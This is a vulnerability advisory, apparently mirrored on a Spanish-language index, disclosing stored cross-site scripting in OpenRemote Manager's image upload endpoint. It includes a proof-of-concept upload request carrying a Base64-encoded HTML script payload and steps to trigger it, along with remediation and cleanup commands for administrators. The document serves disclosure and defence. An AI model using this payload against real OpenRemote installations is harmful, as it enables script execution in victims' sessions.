
GHSA-VGP4-96P8-3W8V
Stored Cross-Site Scripting via Unrestricted Manager Configuration Image Upload
CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:A/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 1.32.2 | io.openremote:openremote-manager · -2 d desde divulgación | |
| Divulgación | Publicada | GHSA-VGP4-96P8-3W8V divulgada · CVSS 4.6 (GitHub) | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
The Manager configuration image upload endpoint in OpenRemote does not adequately validate uploaded file types or contents.
Authenticated users with administrative upload permissions can upload files containing executable JavaScript, including HTML and SVG files.
These files are stored in the Manager configuration images directory and can be retrieved through an unauthenticated endpoint that serves them with MIME types determined from their file extensions.
When a victim opens a malicious uploaded file in a browser, the JavaScript may execute within the application's origin, resulting in stored cross-site scripting (XSS).
Details
Vulnerable code locations:
`manager/src/main/java/org/openremote/manager/app/ConfigurationService.java`
Method: `saveManagerConfigImage()`
`manager/src/main/java/org/openremote/manager/app/ConfigurationResourceImpl.java`
Method: `getManagerConfigImage()`
Affected endpoints:
- Upload: `POST /api/{realm}/configuration/manager/file?path={filename}` — requires `write:admin`.
- Read: `GET /api/{realm}/configuration/manager/image/{filename}` — no authentication required.
The `saveManagerConfigImage()` method decodes the supplied Base64 content and writes it to the requested file:
Files.write(filePath, CodecUtil.decodeBase64(fileInfo.getContents()));The upload functionality does not adequately verify that the file contains safe image data.
Consequently, files containing HTML or SVG with embedded JavaScript can be uploaded to the images directory.
The unauthenticated file retrieval endpoint determines the response MIME type using:
String mimeType = Files.probeContentType(imageFile.toPath());

if (mimeType == null) {
    mimeType = "application/octet-stream";
}

Response.ResponseBuilder response = Response.ok(imageFile, mimeType);
return response.build();
HTML files may therefore be served as `text/html`, while SVG files may be served as `image/svg+xml`.
Depending on the browser context and applicable security headers, these MIME types may allow uploaded JavaScript to execute.
The vulnerability does not require overwriting an existing file. Uploading a new malicious file is sufficient.
Proof of concept
Prerequisites
- A running OpenRemote installation.
- An authenticated user with `write:admin` permissions.
- A browser capable of executing JavaScript.
Step 1: Upload an HTML file containing JavaScript
Authenticate as a user with the required upload permissions.
Submit the following request:
POST /api/master/configuration/manager/file?path=xss-poc.html HTTP/1.1
Host: <host>
Authorization: Bearer <admin_token>
Content-Type: application/json

{
  "name": "xss-poc.html",
  "contents": "PCFkb2N0eXBlIGh0bWw+PGh0bWw+PGJvZHk+PHNjcmlwdD5hbGVydCgnT3BlblJlbW90ZSBYU1MgUG9DJyk8L3NjcmlwdD48L2JvZHk+PC9odG1sPg==",
  "binary": true
}
The Base64 content represents:
<!doctype html>
<html>
<body>
  <script>alert('OpenRemote XSS PoC')</script>
</body>
</html>
Actual result: The upload endpoint accepts the file and stores it in the Manager configuration images directory.
Expected result: The upload should be rejected because HTML containing executable JavaScript is not a safe image upload.
Step 2: Retrieve the uploaded file without authentication
Send the following request without an access token:
GET /api/master/configuration/manager/image/xss-poc.html HTTP/1.1
Host: <host>
The endpoint returns the uploaded file with a response similar to:
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Step 3: Trigger stored XSS
Open the uploaded file URL in a browser:
https://<host>/api/master/configuration/manager/image/xss-poc.htmlWhen script execution is permitted, the browser displays a JavaScript alert containing:
OpenRemote XSS PoCThis demonstrates that attacker-controlled JavaScript can execute when a user accesses an uploaded resource.
Because the file is accessible without authentication, an attacker can potentially direct another user to the malicious URL.
Similar attacks may be possible using SVG files containing executable content when opened in a context that permits script execution.
Impact
Stored cross-site scripting (XSS): Attacker-controlled JavaScript may execute in a victim's browser within the application's origin.
Unauthorized actions: Depending on the authentication mechanism and browser security context, malicious scripts may perform actions using the victim's existing session.
Information disclosure: Scripts may access information available within the application's origin, subject to browser security controls.
Phishing and content manipulation: Attackers can use malicious uploaded content to present deceptive interfaces or misleading information.
The actual impact depends on the victim's permissions, browser context, and applicable security protections.
Remediation
The Manager configuration image upload functionality has been updated to validate uploaded image content and reject potentially dangerous files.
The upload endpoint has also been renamed from:
`POST /configuration/manager/file`
to:
`POST /configuration/manager/image`
The renamed endpoint more clearly reflects its intended purpose of accepting image files rather than arbitrary files.
Validation of decoded file contents prevents files containing dangerous or executable content from being accepted, rather than relying solely on filenames or extensions.
Users are advised to upgrade to a version of OpenRemote containing the fix.
Recommended Action for Administrators
Administrators are advised to inspect the existing Manager configuration images directory for potentially malicious files or content, particularly HTML and SVG files containing executable JavaScript.
Files uploaded before the security fix may still contain malicious content and remain accessible through the unauthenticated file retrieval endpoint.
Location of uploaded files:
The upload directory is located at:
${OR_STORAGE_DIR}/manager/images/In a standard Docker deployment, the directory is:
/storage/manager/images/It is persisted in the Docker volume named `manager-data`, mounted at `/storage` inside the Manager container. The actual volume name may include a Docker Compose project prefix.
Administrators can list the existing files using:
docker compose exec manager \
  find /storage/manager/images -type f
To identify the actual Docker volume name:
docker inspect "$(docker compose ps -q manager)" \
  --format '{{range .Mounts}}{{println .Name .Destination}}{{end}}'
Suspicious or unnecessary files should be reviewed and removed or replaced where appropriate.
Upgrading to a version containing the fix does not automatically remove or neutralize malicious files that may already be stored.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
mavenio.openremote:openremote-manager |
Corregida | 1.32.2 | -2 d | 1.34.1 no afectada |
1.32.2Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/openremote/core/security/advisories/GHSA-vgp4-96p8-3w8vLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.